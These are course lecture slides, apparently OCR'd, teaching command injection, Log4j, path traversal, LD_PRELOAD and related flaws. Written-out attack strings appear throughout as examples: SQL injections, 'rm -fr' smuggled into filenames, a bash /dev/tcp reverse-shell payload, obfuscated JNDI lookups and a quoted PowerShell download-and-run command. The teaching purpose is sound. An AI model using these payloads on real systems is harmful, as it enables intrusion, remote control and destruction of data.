
CS 419: Computer Security

Week 8: Command Hijacking



Paul Krzyzanowski

Part 1

Command injection attacks:
Input Sanitization

Command injection attacks

- **Command injection allows an attacker to inject commands into a program to:**
  - Execute shell/database/interpreter commands
  - Modify a database
  - Change data on a website
- **versus code injection**
  - Inject executable code or control the flow of execution
    - Not limited by the capabilities of the language or command interpreter

SQL Injection

Bad Input: SQL Injection

Let's create an SQL query in our program

```
sprintf(buf,
    "SELECT * WHERE user='%s' AND query='%s';",
    uname, query);
```

- You're careful to limit your queries to a specific user
- But suppose *query* is read from user input and the user entered:

```
foo' OR user='root
```

- The command we create is:

```
SELECT * WHERE user='paul' AND query='foo' OR user='root';
```

What’s wrong?

We didn’t validate our input!

… and ended up creating a query that we did not intend to make!

And we should have used `snprintf` to avoid the chance of buffer overflow (but that's not the problem here)

Another example: password validation

Suppose we're validating a user's password in a database:

```
sprintf(buf,
"SELECT * from logininfo WHERE username = '%s' AND password = '%s';",
uname, passwd);
```

But suppose the user entered this as a password:

```
    ' OR 1=1; --
```


The `--` is a comment that blocks the rest of the query (if there was more)

The command we create is:

```
SELECT * from logininfo WHERE username = paul AND password = '' OR 1=1; -- ;
```

1=1 is always true!
We bypassed the password check!

Opportunities for destructive operations


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/

Most databases support a batched SQL statement: multiple statements separated by a semicolon

```
SELECT * FROM students WHERE name = 'Robert';DROP TABLE Students; --
```

Not command injection … but still a bug!

WIRED

How a 'NULL' License Plate Landed One Hacker in Ticket Hell

Security researcher Joseph Tartaro thought NULL would make a fun license plate. He's never been more wrong.

Brian Barrett • Security • 08.13.2019

Joseph Tartaro never meant to cause this much trouble. Especially for himself.
In late 2016, Tartaro decided to get a vanity license plate. A security researcher by trade, he ticked down possibilities that related to his work: SEGFAULT, maybe, or something to do with vulnerabilities.

…

That setup also has a brutal punch line—one that left Tartaro at one point facing $12,049 of traffic fines wrongly sent his way.

https://www.wired.com/story/null-license-plate-landed-one-hacker-ticket-hell/

Why is this a problem?

User data becomes part of the query string

- Validation can be buggy … or not even done
- SQL injection attacks are common because many web services are front ends to database systems

Protection from SQL Injection

Input sanitization

- *Validate, filter, and escape special characters before using the data*

Sanitization options

1. Disallow certain characters or strings
2. Allow only certain characters or strings
3. Escape special characters
   - Replace single quotes with two single quotes
   - Prepend backslashes for embedded potentially dangerous characters (newlines, returns, comments)

Sanitization can be difficult and error-prone

Rules differ for different databases (MySQL, PostgreSQL, dashDB, SQL Server, …

And some let you redefine the terminator character

Protection from SQL Injection

Ideally:

Don’t create commands with user-supplied substrings added into them

Use parameterized SQL queries or stored procedures

Keeps the query consistent:

parameter data never becomes part of the query string

```
uname = getResourceString("username");
passwd = getResourceString("password");
query = "SELECT * FROM users WHERE username = @0 AND password = @1";
db.Execute(query, uname, passwd);
```

General Rule

If you invoke any external program, know its parsing rules

Converting data to statements that get executed or are used to access some data (e.g., file names) is common in some interpreted languages

– Shell, Perl, PHP, Python, JavaScript, …

This data should be sanitized!

Shell command injection

system() and popen()

- **These library functions make it easy to execute programs**
  - *system*: execute a shell command
  - *popen*: execute a shell command and get a file descriptor to send output to the command or read input from the command
- **These both run `sh -c` *`command`***
- **Vulnerabilities include**
  - Buffer overflow or truncating a command due to buffer limits
  - Altering the search path if the full path is not specified
  - Using user input as part of the command

system() and popen()

```
char cmd[bufsize];
snprintf(cmd, "/usr/bin/mail -s alert %s", bufsize, user);
f = popen(cmd, "w");
```

What if user = `"paul;rm -fr /home/*"`

Then we run: `sh -c "/usr/bin/mail -s alert paul; rm -fr /home/*"`

That's two commands!

Python: subprocess.call()

os.system **and** ***os.popen*** **were deprecated since Python 2.6, replaced by** ***subprocess.call***

```
import subprocess

def transcode_file():
    filename = raw_input(‘Enter file to transcode: ')
    command = 'ffmpeg -i "{source}" output_file.mpg'.format(source=filename)
    subprocess.call(command, shell=True)
```

What if the filename provided is: `myfile.mov"; rm -fr /; echo "`

The command will be:

```
    ffmpeg -i "myfile.mov"; rm -fr /; echo "" output_file.mpg
```

See https://www.kevinlondon.com/2015/07/26/dangerous-python-functions.html

Python code injection

Python is an interpreter

- Supports on-the-fly code compilation via `compile()`
- `eval(`*`expression`*`)`: parse & evaluate a Python expression
- `exec(object)`: parse & evaluate a set of Python statements or execute an object

```
def addnums(a, b):
    return eval("%s + %s" % (a, b))

result = addnums(request.json['a'], request.json['b'])
print("Answer = %d." % result)
```

https://docs.python.org/3/library/functions.html

https://medium.com/swlh/hacking-python-applications-5d4cd541b3f1

Python code injection

```
def addnums(a, b):
    return eval("%s + %s" % (a, b))

result = addnums(request.json['a'], request.json['b'])
print("Answer = %d." % result)
```

An input of	`{"a":"1", "b":"2"}`
Will produce	`Answer = 3`

But what if the input is

```
{"a":"__import__('os').system('bash -i >& /dev/tcp/10.0.0.1/8080 0>&1')#",
"b":"2"}
```

The program starts a shell with input/output on 10.0.0.1 port 8080

Using user input without validation is dangerous!

Python input sanitization: shell escaping

`shlex.quote(s)`

Return a shell-escaped version of the string s. The returned value is a string that can safely be used as one token in a shell command line, for cases where you cannot use a list.

```
>>> filename = 'somefile; rm -rf ~'
>>> command = 'ls -l {}'.format(filename)
>>> print(command)  # executing command will get us in trouble!
ls -l somefile; rm -rf ~
```

```
>>> command = 'ls -l {}'.format(shlex.quote(filename))
>>> print(command)
ls -l 'somefile; rm -rf ~'
>>> remote_command = 'ssh home {}'.format(shlex.quote(command))
>>> print(remote_command)
ssh home 'ls -l '"'"'somefile; rm -rf ~'"'"''
```

But shlex is only designed for POSIX shells – all bets are off for Windows and other operating systems

https://docs.python.org/3.3/library/shlex.html#shlex.quote

Python format string (*str.format*) vulnerabilities

- **Similar problems as with printf in C**
  - An attacker may access variables in the program by setting the format string
- **Python 3 enhanced the format string**
  - Enables access to attributes and items of objects

If a user can control the format string, the user can access the internal attributes of objects … and global data

- **Python's f-strings provide a safer way to format strings without evaluating arbitrary expressions. Conceptually, they are similar to parameterized queries in SQL.**

Python string formatting

```
CONFIG = {
    "secret_key": "VGhpcyBpcyA0MTkK"
}

class Message(object):
    def __init__(self, message):
        self.message = message
        self.priority = 1

def format_msg(format_string, msg):
    return format_string.format(msg=msg)

new_msg = Message("This is a test message")

user_input = 'The message is "{msg.message}", class="{msg.__class__.__name__}"'

print(user_input.format(msg=new_msg))
```

Here's an innocent format string

```
The message is "This is a test message", class="Message"
```

Python string formatting


```
CONFIG = {
    "secret_key": "VGhpcyBpcyA0MTkK"
}

class Message(object):
    def __init__(self, message):
        self.message = message
        self.priority = 1

def format_msg(format_string, msg):
    return format_string.format(msg=msg)

new_msg = Message("This is a test message")

user_input = 'The secret key is: {msg.__init__.__globals__[CONFIG][secret_key]}'

print(user_input.format(msg=new_msg))
```

We can change the format string to be evil and read other data

```
The secret key is: VGhpcyBpcyA0MTkK
```

Application-specific input parsing:
The Log4j bug

December 2021: Bug in Log4j is announced



Contact | Stay Connected | Privacy Policy | FTC en español

FEDERAL TRADE COMMISSION
PROTECTING AMERICA'S CONSUMERS

Search

ABOUT THE FTC | NEWS & EVENTS | ENFORCEMENT | POLICY | TIPS & ADVICE | I WOULD LIKE TO...

Home » News & Events » Blogs » Tech@FTC » FTC warns companies to remediate Log4j security vulnerability

FTC warns companies to remediate Log4j security vulnerability

By: This blog is a collaboration between CTO and DPIP staff and the AI Strategy team I Jan 4, 2022 9:19AM

SHARE THIS PAGE

TAGS: Accountability | Data security | Patches

Log4j is a ubiquitous piece of software used to record activities in a wide range of systems found in consumer-facing products and services. Recently, a serious vulnerability in the popular Java logging package, Log4j (CVE-2021-44228) was disclosed, posing a severe risk to millions of consumer products to enterprise software and web applications. This vulnerability is being widely exploited by a growing set of attackers.

When vulnerabilities are discovered and exploited, it risks a loss or breach of personal information, financial loss, and other irreversible harms. The duty to take reasonable steps to mitigate known software vulnerabilities

Subscribe

Subscribe to Tech@FTC Blog updates

Upcoming FTC Tech Events

Currently we have no upcoming Tech events. Please check back soon.

Additional Information

Office of Technology Research & Investigation

Log4j: The problem

- **Java Naming and Directory Interface (JNDI)**
  - Looks up Java objects at runtime and loads them from a specified server
- **Log4j**
  - Popular Java logging library
  - Offers string expansion in log messages, including:

    ```
    ${jndi:lookup_url}
    ```

  - This causes Log4j to look up a given URL and load it as a Java object
- **No check was made whether an external server was requested**

  ```
  ${jndi:ldap://[attacker_domain]/file}
  ```

Log4j: The attack

- **Attacker needs to create a string that will be logged**
- **The string will contain a JNDI lookup to the attacker's system**
  - Victim's server will download & execute a Java class from the attacker's server
- **Example**
  - Object can contain code that opens a remote shell to the attacker's session
  - This gives the attacker full control of the victim's web server


Log4j: Input sanitization challenges

- Admins first tried blocking requests to potentially dangerous strings, such as `${jndi`
- Attackers bypassed by using text transformation features of Log4j
  e.g., `${lower:j}` forces the `j` to be lowercase
- They also could use alternate protocols to LDAP, such as RMI
- Lots of variations of syntax were possible

```
${${::-j}ndi:rmi://attacker_domain|/file}
${${lower:jndi}:${lower:rmi}://attacker_domain|/file}
${${upper:${upper:jndi}}:${upper:rmi}://attacker_domain|/file}
${${::-j}${::-n}${::-d}${::-i}:{${::-r}}${::-m}${::-i}//attacker_domain|/file}
```

Log4j: More request obfuscation!

- **Domain can be obfuscated by using an IP address (in various formats)**
- **Pathname could contain base64-encoded text**
- **From Check Point:**



```
https://[redacted]/index?
id=${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://2.56.59[.]123:1389/
Basic/Command/Base64/cG93ZXJzaGVsbCAtYyBpZXggKCggTmV3LU9iamVj
dCBTeXN0ZW0uTmV0LldlYkNsaWVudCApLkRvd25sb2FkU3RyaW5nKCdodHR
wczovL3RleHRiaW4ubmV0L3Jhdy8wbDhoNHh1dnhlJykp}
```

Base64 decoded

```
powershell -c iex (( New-Object System.Net.WebClient )
.DownloadString('https://textbin.net/raw/0l8h4xuvxe'))
```

https://blog.checkpoint.com/2021/12/14/a-deep-dive-into-a-real-life-log4j-exploitation/

Part 2

Other system-related vulnerabilities

Pathname parsing:
Path traversal & path equivalence vulnerabilities


App-level access control: filenames

If we allow users to supply filenames, we need to check them

- **App admin may specify acceptable pathnames & directories**
- **Parsing is tricky**
  - Particularly if wildcards are permitted (`*`, `?`, `[ ]`)
  - And if subdirectories are permitted (`/`, `..` , `.` , `~/`)

Parsing directories

- **Suppose you want to restrict access outside a specified directory**
  - Example, ensure a web server stays within `/home/httpd/html`
- **Attackers might want to get other files**
  - They'll put `..` in the pathname ⇒ `..` is a link to the parent directory



URL:

```
http://pk.org/419/notes/index.html
http://pk.org/../../../etc/passwd
```

opens these files…

file:

```
/home/httpd/html/419/notes/index.html
                 /../../../etc/passwd
```

Parsing directories - example

`http://pk.org/../../../etc/passwd`

The `..` does not have to be at the start of the name — it can be anywhere

`http://pk.org/419/notes/../../416/../../../../etc/passwd`

But you can't just search for `..` because an embedded `..` is valid

`http://pk.org/419/notes/some..junk..goes..here/`

Even `../` may be valid

`http://pk.org/416/notes/../../419/notes/index.html`

Also, extra slashes are fine

`http://pk.org/419///notes///some..junk..goes..here///`

Depending on the server, a \ may be the same as a / or an escape character

`http://pk.org/419\..\..\..\cmd.exe+command`

Basically, it's easy to make mistakes!

Application-Specific Syntax: Unicode

Here's what Microsoft IIS did

- Checked URLs to make sure the request did not use ../ to get outside the *inetpub* web folder

  Prevents attempts such as

  `http://www.pk.org/scripts/../../winnt/system32/cmd.exe`

- Then it passed the URL through a decode routine to decode extended Unicode characters
- Then it processed the web request

What went wrong?

Application-Specific Syntax: Unicode

- **What's the problem?**
  - `/` could be encoded as unicode `%c0%af`
- **UTF-8 multibyte character encoding**
  - If the first bit is a 0, we have a one-byte ASCII character
    - Range 0..127 / = 47 = `0x2f` = `0010 0111`
  - If the first bit is 1, we have a multi-byte character
    - If the leading bits are 110, we have a 2-byte character
    - If the leading bits are 1110, we have a 3-byte character, and so on…
  - 2-byte Unicode is in the form `110a bcde 10fg hijk`
    - 11 bits for the character # (codepoint), range 0 .. 2047
    - C0 = 1100 0000, AF = 1010 1111 which represents 0x2f = 47
  - Technically, two-byte characters should not resolve to numbers < 128

… but programmers are sloppy … and we want the code to be fast … and generating an error is a pain!

Application-Specific Syntax: Unicode

- **Parsing ignored `%c0%af` as `/` because it shouldn't have been used**
- **Intruders were able to use IIS to access ANY file in the system**
- **IIS ran under an IUSR account**
  - Anonymous account used by IIS to access the system
  - IUSER is a member of Everyone and Users groups
  - Has access to execute most system files,
    including cmd.exe and command.com
- **A malicious user could execute any commands on the web server by specifying a path to a shell (e.g., cmd.exe) with arguments**
  - Delete files, create new network connections

    `http://<victim.com>/scripts/..%c0%af../winnt/system32/cmd.exe?/c+<command>+<args>`

https://www.giac.org/paper/gcih/115/iis-unicode-exploit/101163

Parsing escaped characters

Even after Microsoft fixed the Unicode bug, another problem came up:
Microsoft IIS decoded the filename twice!

If you encoded the backslash (\) character …
(Microsoft uses backslashes for filenames & accepts either in URLs)

… and then encoded the encoded version of the \, you could bypass the security check:

```
\  = %5c
```

- `% = %25`
- `5 = %35`
- `c = %63`

Decoding at different layers in the app can allow:

```
%%35c  ⇒ %5c  ⇒ \
%25%35%63  ⇒ %5c  ⇒ \
%255c  ⇒ %5c  ⇒ \
```

http://help.sap.com/SAPHELP_NWPI71/helpdata/en/df/c36a376a3a43ceaaa879ab726f0ec8/content.htm
https://www.giac.org/paper/gcih/201/microsoft-iis-superfluous-decoding-vulnerability/100349

These are application-level parsing bugs

- **The OS uses whatever path the application gives it**
  - It traverses the directory tree and checks access rights as it goes along
    - “x” (search) permissions in directories
    - Read or write permissions for the file
- **The application is trying to parse a pathname and map it onto a subtree**
- **Many other characters also have multiple representations**
  - á = U+00C1 = U+0041,U+0301

Comparison rules must be handled by applications and be application-dependent

Path Equivalence Vulnerabilities

- **In March 2025, Apache Tomcat (a popular web server) disclosed a vulnerability affecting its servlet container.**
  - The vulnerability is due to improper handling of path equivalence checks of pathnames with internal dots
  - An attacker may be able to view or modify sensitive files
- **What is a path equivalence vulnerability?**
  - Software incorrectly assumes that different representations of a file path refer to different resources when they actually resolve to the same file or directory.
- **What happened with Tomcat?**
  - The original implementation in Tomcat used a temporary file based on the user-provided filename and path with the path separator replaced with ".".

https://lists.apache.org/thread/j5fkjv2k477os90nczf2v9l61fb0kkgq

Path Traversal vs. Path Equivalence Vulnerabilities

- **Path Traversal**
  - Escape from permissible directories
    E.g., `../../etc/passwd`
- **Path Equivalence**
  - An alternate representation of a path bypasses security checks
    E.g., access to `/admin/config.php` may be disallowed
    but an attacker may be able to use `/admin/../admin/config.php`

Microsoft .LNK files

In 2025, Trend Micro identified nearly 1,000 Shell Link (.lnk) files that exploit a vulnerability

- **This has been widely abused by APTs for 8 years**
  - Half of state-sponsored threat actors that exploit this come from North Korea
- **Shell Link File (.lnk) = Windows Shortcut file**
  - Used by Windows as a shortcut to a file, folder, or applications
  - Command line arguments can be embedded inside the .lnk files Target field, which can lead to code execution on the victim machine

See: https://www.trendmicro.com/en_us/research/25/c/windows-shortcut-zero-day-exploit.html

https://www.helpnetsecurity.com/2025/03/19/apts-zero-day-windows-shortcut-vulnerability-exploit-zdi-can-25373/

Microsoft .LNK files

- **A Microsoft .lnk file starts with a `ShellLinkHeader` structure**
  - The first two fields (`HeaderSize` and `LinkCLSID`) identify the file as a .lnk file
  - After that is a `LinkFlags` structure, with a `HasArguments` flag
  - If `HasArguments` is set, the link file's target will contain command-line arguments
- **In a malicious .lnk file, the arguments can include command line parameters to download and install malicious payloads via cmd.exe or pwershell.exe**
- **In addition…**
  - The `ICON_LOCATION` structure allows attackers to control what icon will be displayed by the .lnk file, so it can look harmless
  - Attackers will often add a spoof extension, like `.pdf.lnk` to make the file look harmless

See: https://www.trendmicro.com/en_us/research/25/c/windows-shortcut-zero-day-exploit.html

Environment variables, Shared libraries, & Interposition

Environment variables

- **PATH: search path for commands**
  - If untrusted directories are in the search path before trusted ones (`/bin`, `/usr/bin`), you might execute a command there.
    - Users sometimes place the current directory (.) at the start of their search path
    - What if the command is a booby-trap?
  - If shell scripts use commands, they're vulnerable to the user's path settings
  - Use absolute paths in commands or set PATH explicitly in a script
- **ENV, BASH_ENV**
  - Set to a file name that some shells execute when a shell starts

Other environment variables

LD_LIBRARY_PATH

- Search path for shared libraries
- If you change this, you can replace parts of the C library by custom versions
  - Redefine system calls, *printf*, whatever…

LD_PRELOAD

- Forces a list of libraries to be loaded for a program, even if the program does not ask for them
- If we preload our libraries, they get used instead of standard ones

You won't get root access with this, but you can change the behavior of programs

- Change random numbers, key generation, and time-related functions in games
- List files or network connections that a program uses
- Change files or network connections a program uses
- Modify features or behavior of a program
- *This can be useful if you change the behavior of programs other people run*

Function interposition

interpose
(ĭn′tər-pōz′)

1. Verb (transitive)
   to put someone or something in a position between two other people or things
   He swiftly interposed himself between his visitor and the door.
2. To say something that interrupts a conversation

- **Change the way library functions work without recompiling programs**
- **Create wrappers for existing functions**

Example of LD_PRELOAD

random.c

```
#include <time.h>
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char **argv)
{
  int i;

  srand(time(NULL));
  for (i=0; i < 10; i++)
    printf("%d\n", rand()%100);
  return 0;
}
```

Output

```
$ gcc -o random random.c
$ ./random
9
57
13
1
83
86
45
63
51
5
```

Let’s create a replacement for rand()

rand.c

```
int rand() {
    return 42;
}
```

Output

```
$ gcc -shared -fPIC rand.c -o newrandom.so        # compile
$ export LD_PRELOAD=$PWD/newrandom.so       # preload
$ ./random
42
42
42
42
42
42
42
42
42
42
```

Compile and load a new shared library that redefines `rand()`

We didn’t recompile *random!*

Another example: Random number generation again.

This time, we have a Python program that seeds the random # generator with the current timestamp.

Instead of calling the `clock_gettime` system call, we will create a version that returns the same timestamp each time.

This will create the same sequence of "random" numbers each time.

Another example of LD_PRELOAD

rand.py

```
import random
import time

# Seed the random number generator with the time
random.seed(time.time())

random_numbers = [random.randint(0, 100) \
     for _ in range(10)]

for n in random_numbers:
    print(n)
```

Output

```
$ python3 rand.py
48
22
100
68
76
87
49
34
100
73
```

Another example of LD_PRELOAD

Normal operation

```
$ python3 rand.py
39
91
67
47
84
68
49
94
8
69
```

```
$ python3 rand.py
98
58
11
24
22
76
66
50
62
10
```

```
$ python3 rand.py
62
57
81
94
89
68
38
91
18
99
```

Let’s create a replacement for clock_gettime()

newtime.c

```
#include <linux/time.h>

int
clock_gettime(int id, struct timespec *tt)
{
    if (tt != 0) {
        tt->tv_sec = 870708;
        tt->tv_nsec = 592903659;
    }
    return 0;
}
```

```
$ gcc -shared -fPIC newtime.c -o newtime.so          # compile
$ export LD_PRELOAD=$PWD/newtime.so      # preload
```

With our replacement system call

We get the same sequence of “random” numbers each time

```
$ python3 rand.py
3
82
85
50
9
47
64
100
74
22
```

```
$ python3 rand.py
3
82
85
50
9
47
64
100
74
22
```

```
$ python3 rand.py
3
82
85
50
9
47
64
100
74
22
```

Windows DLL Sideloading & Hijacking

- **The Windows OS & applications rely on Dynamic Link Libraries (DLLs)**
  - When a process needs a function in a DLL, it asks Windows to load the library – typically not specifying the path of the library
  - The OS searches multiple locations for a library with the requested name
- **DLL Sideloading**
  - Take advantage of the search order and add an alternate library
  - The code in the library runs with the privileges of the application that uses it

See: https://techzone.bitdefender.com/en/tech-explainers/what-is-dll-sideloading.html

File descriptor attacks

File Desciptors

- **On POSIX systems**
  - File descriptor 0 = standard input (*stdin*)
  - File descriptor 1 = standard output (*stdout*)
  - File descriptor 2 = standard error (*stderr*)

```
...
fd = open("file", O_RDONLY);
if (fd >= 0)
    n = read(fd, buf, bsize);
...
```

- **`open()` returns the first available file descriptor**

Vulnerability

- Suppose you close file descriptor 1
- Invoke a setuid root program that will open some sensitive file for output
- Anything the program prints to *stdout* (e.g., via *printf*) will write into that file, corrupting it

File Descriptors - example

files.c

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>

int
main(int argc, char **argv)
{
